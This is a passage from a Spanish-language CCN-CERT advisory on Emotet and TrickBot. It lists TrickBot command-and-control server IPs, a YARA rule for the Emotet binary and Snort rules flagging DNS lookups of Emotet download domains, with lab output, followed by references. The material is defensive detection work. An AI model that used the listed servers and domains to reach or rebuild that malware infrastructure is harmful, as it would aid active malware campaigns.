Dichas listas mantienen un listado actualizado de servidores de control utilizados por dichos especímenes, así como el estado (*online/offline*) de los mismos.

Firstseen (UTC)	Host	Malware	Status	SBL	Network (ASN)	Country
2019-10-10 03:06:56	46.21.153.17	TrickBot	Online	Not listed	AS35017 SWIFTWAY-AS Netherlands	US
2019-10-10 02:51:56	31.202.132.155	TrickBot	Online	Not listed	AS34700 CITYNET-AS Maxnet LLC	UA
2019-10-10 01:50:12	85.143.218.203	TrickBot	Online	SBL457039	AS201848 TRADERSOFT	RU
2019-10-10 01:50:09	212.80.216.58	TrickBot	Online	Not listed	AS50673 SERVERIUS-AS	NL
2019-10-09 23:41:12	78.24.217.84	TrickBot	Online	Not listed	AS29182 THEFIRST-AS	RU

Figura 30. Servidores de Control

Por otro lado, se recomienda llevar a cabo las medidas de prevención recogidas en el informe *"Prevención de la campaña de código dañino EMOTET con medidas técnicas de las guías CCN-STIC de ENS nivel ALTO"* [REF.-12] publicado el 8 de octubre de 2019 por parte del CCN-CERT.



10. REGLAS DE DETECCIÓN

10.1 REGLA DE YARA

Utilícese la siguiente regla de Yara para identificar el binario principal de infección utilizado en la campaña descrita. Es importante destacar el hecho de que los binarios relacionados con Emotet están empaquetados y altamente ofuscados. Esto complica la realización de reglas, basadas en características estáticas del binario (por ejemplo, *strings*, secciones, *imports*). Debido a este carácter polimórfico se recomienda hacer uso de los recursos mencionados en el [punto 9](#) para disponer de reglas actualizadas que permitan identificar una gama más amplia de ataques procedentes de Emotet.

```
import "pe"
rule emotet_exe{
meta:
  description = "Emotet malware"
  author = "CCN-CERT"
  version = "1.0"
  date = "2019-10-20"
  hash1 = "affcacd99f040cf5ebdda735df5c699e34dac5a1"
strings:
  $x1 = "5TubgOcR0d6MzAefB" fullword ascii
  $x2 = "NSk1A~CBckfAPwNU~XgKmjnEyD*Avep" fullword ascii
  $x3 = "f7S~0XK4rE*bOdBIrT1xz|sg0NXla4Ch" fullword ascii

condition:
  uint16(0) == 0x5A4D and filesize < 400KB and any of them
  and pe.sections[pe.section_index(".rsrc")].raw_data_size > 90000
}
```

```
root@CCN-LAB:/tmp# cat emotet_657.yar
import "pe"
rule emotet_exe{
meta:
  description = "Emotet malware"
  author = "CCN-CERT"
  version = "1.0"
  date = "2019-10-10"
  hash1 = "affcacd99f040cf5ebdda735df5c699e34dac5a1"
strings:
  $x1 = "5TubgOcR0d6MzAefB" fullword ascii
  $x2 = "NSk1A~CBckfAPwNU~XgKmjnEyD*Avep" fullword ascii
  $x3 = "f7S~0XK4rE*bOdBIrT1xz|sg0NXla4Ch" fullword ascii

condition:
  uint16(0) == 0x5A4D and filesize < 400KB and any of them
  and pe.sections[pe.section_index(".rsrc")].raw_data_size > 90000
}
root@CCN-LAB:/tmp# yara -s emotet_657.yar 657.bin
emotet_exe 657.bin
0x1c588:$x1: 5TubgOcR0d6MzAefB
0x1c5b0:$x2: NSk1A~CBckfAPwNU~XgKmjnEyD*Avep
0x1c5d0:$x3: f7S~0XK4rE*bOdBIrT1xz|sg0NXla4Ch
root@CCN-LAB:/tmp#
```

Figura 31. Yara Rule



10.2 REGLAS DE SNORT

Las siguientes reglas de Snort detectan la resolución de ciertos dominios embebidos en el *powershell* desde el cual se descarga y ejecuta Emotet en el sistema. El objetivo de las mismas es frenar e identificar la amenaza en la fase más temprana; es decir, cuando se descarga Emotet. Téngase en cuenta que algunos de estos dominios pueden corresponderse con sitios legítimos que han sido comprometidos para almacenar el código dañino. Para disponer de un listado de IP actualizado relacionado con los C2 de Emotet y Trickbot remítase al [punto 9](#).

```

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS request otc-manila.com (Emotet malware)"; flow:to_server;
byte_test:1,&,0xF8,2; content:"|0A|otc-manila|03|com|00|"; fast_pattern:only; metadata:service dns; threshold:type limit,
track by_src, count 1, seconds 60; classtype:trojan-activity; sid:1000001; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS request metaphysicalhub.com (Emotet malware)"; flow:to_server;
byte_test:1,&,0xF8,2; content:"|0F|metaphysicalhub|03|com|00|"; fast_pattern:only; metadata:service dns; threshold:type
limit, track by_src, count 1, seconds 60; classtype:trojan-activity; sid:1000002; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS request reportingnew.xyz (Emotet malware)"; flow:to_server;
byte_test:1,&,0xF8,2; content:"|0C|reportingnew|03|xyz|00|"; fast_pattern:only; metadata:service dns; threshold:type limit,
track by_src, count 1, seconds 60; classtype:trojan-activity; sid:1000003; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS request www.wisdomabc.com (Emotet malware)"; flow:to_server;
byte_test:1,&,0xF8,2; content:"|03|www|09|wisdomabc|03|com|00|"; fast_pattern:only; metadata:service dns; threshold:type
limit, track by_src, count 1, seconds 60; classtype:trojan-activity; sid:1000004; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS request www.mti.shipindia.com (Emotet malware)"; flow:to_server;
byte_test:1,&,0xF8,2; content:"|03|www|03|mti|09|shipindia|03|com|00|"; fast_pattern:only; metadata:service dns;
threshold:type limit, track by_src, count 1, seconds 60; classtype:trojan-activity; sid:1000005; rev:1;)

root@CCN-LAB:/tmp# echo > /var/log/snort/alert
root@CCN-LAB:/tmp# snort -A full -r dns.pcapng -c /etc/snort/snort.conf -q -k none
root@CCN-LAB:/tmp# cat /var/log/snort/alert

[**] [1:1000001:1] DNS request otc-manila.com (Emotet malware) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
10/10-17:12:47.034329 192.168.1.135:54774 -> 1.1.1.1:53
UDP TTL:64 TOS:0x0 ID:28610 IPLen:20 DgnLen:71 DF
Len: 43

[**] [1:1000005:1] DNS request www.mti.shipindia.com (Emotet malware) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
10/10-17:12:56.904404 192.168.1.135:50872 -> 1.1.1.1:53
UDP TTL:64 TOS:0x0 ID:30473 IPLen:20 DgnLen:78 DF
Len: 50

[**] [1:1000004:1] DNS request www.wisdomabc.com (Emotet malware) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
10/10-17:13:07.167846 192.168.1.135:51825 -> 192.168.1.1:53
UDP TTL:64 TOS:0x0 ID:51620 IPLen:20 DgnLen:74 DF
Len: 46

[**] [1:1000003:1] DNS request reportingnew.xyz (Emotet malware) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
10/10-17:13:20.429340 192.168.1.135:41559 -> 1.1.1.1:53
UDP TTL:64 TOS:0x0 ID:33685 IPLen:20 DgnLen:73 DF
Len: 45

[**] [1:1000002:1] DNS request metaphysicalhub.com (Emotet malware) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
10/10-17:13:30.834543 fe80::11f3:cc94:4d01:157e:36114 -> fe80::1:53
UDP TTL:64 TOS:0x0 ID:0 IPLen:40 DgnLen:85
Len: 37

```

Figura 32. Reglas de Snort



11. REFERENCIAS

[REF.-1] The Evolution of Emotet: From Banking Trojan to Threat Distributor:

<https://www.symantec.com/blogs/threat-intelligence/evolution-emotet-trojan-distributor>

[REF.-2] Triple threat: Emotet deploys Trickbot to steal data & spread Ryuk:

<https://www.cybereason.com/blog/triple-threat-emotet-deploys-trickbot-to-steal-data-spread-ryuk-ransomware>

[REF.-3] TrickBot takes over as top business threat:

<https://blog.malwarebytes.com/101/2018/11/trickbot-takes-top-business-threat/>

[REF.-4] Análisis .doc VirusTotal:

<https://www.virustotal.com/gui/file/2926d350ee2037949c36a19aca959b8404626f09d32bf930cf9b218424f7cf27/detection>

[REF.-5] Análisis .doc VMRay:

<https://www.vmrays.com/analyses/2926d350ee20/report/overview.html>

[REF.-6] Análisis .doc ANY RUN:

<https://app.any.run/tasks/f271966a-8a13-452e-9f3a-8d2c285f8617/>

[REF.-7] Attack Surface Reduction:

<https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/customize-attack-surface-reduction>

[REF.-8] Emotet Utilizing WMI to Launch PowerShell Encoded Code:

<https://carbonblack.com/2019/04/24/cb-tau-threat-intelligence-notification-emotet-utilizing-wmi-to-launch-powershell-encoded-code/>

[REF.-9] Análisis 657.exe VirusTotal:

<https://www.virustotal.com/gui/file/e01698596fd1c4467f6817e6541d61c8f2f0b0b37e4625052059f5d4505bf047/detection>

[REF.-10] A Deep Dive into the Emotet Malware:

<https://www.fortinet.com/blog/threat-research/deep-dive-into-emotet-malware.html>

[REF.-11] Process Explorer (Sysinternals):

<https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>

[REF.-12] Prevención frente a la campaña de código dañado EMOTET:

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/4119-ccn-cert-ia-51-19-prevencion-de-la-campana-de-codigo-danino-emotet-con-medidas-tecnicas-de-las-guias-ccn-stic-de-ens-nivel-alto-1/file.html>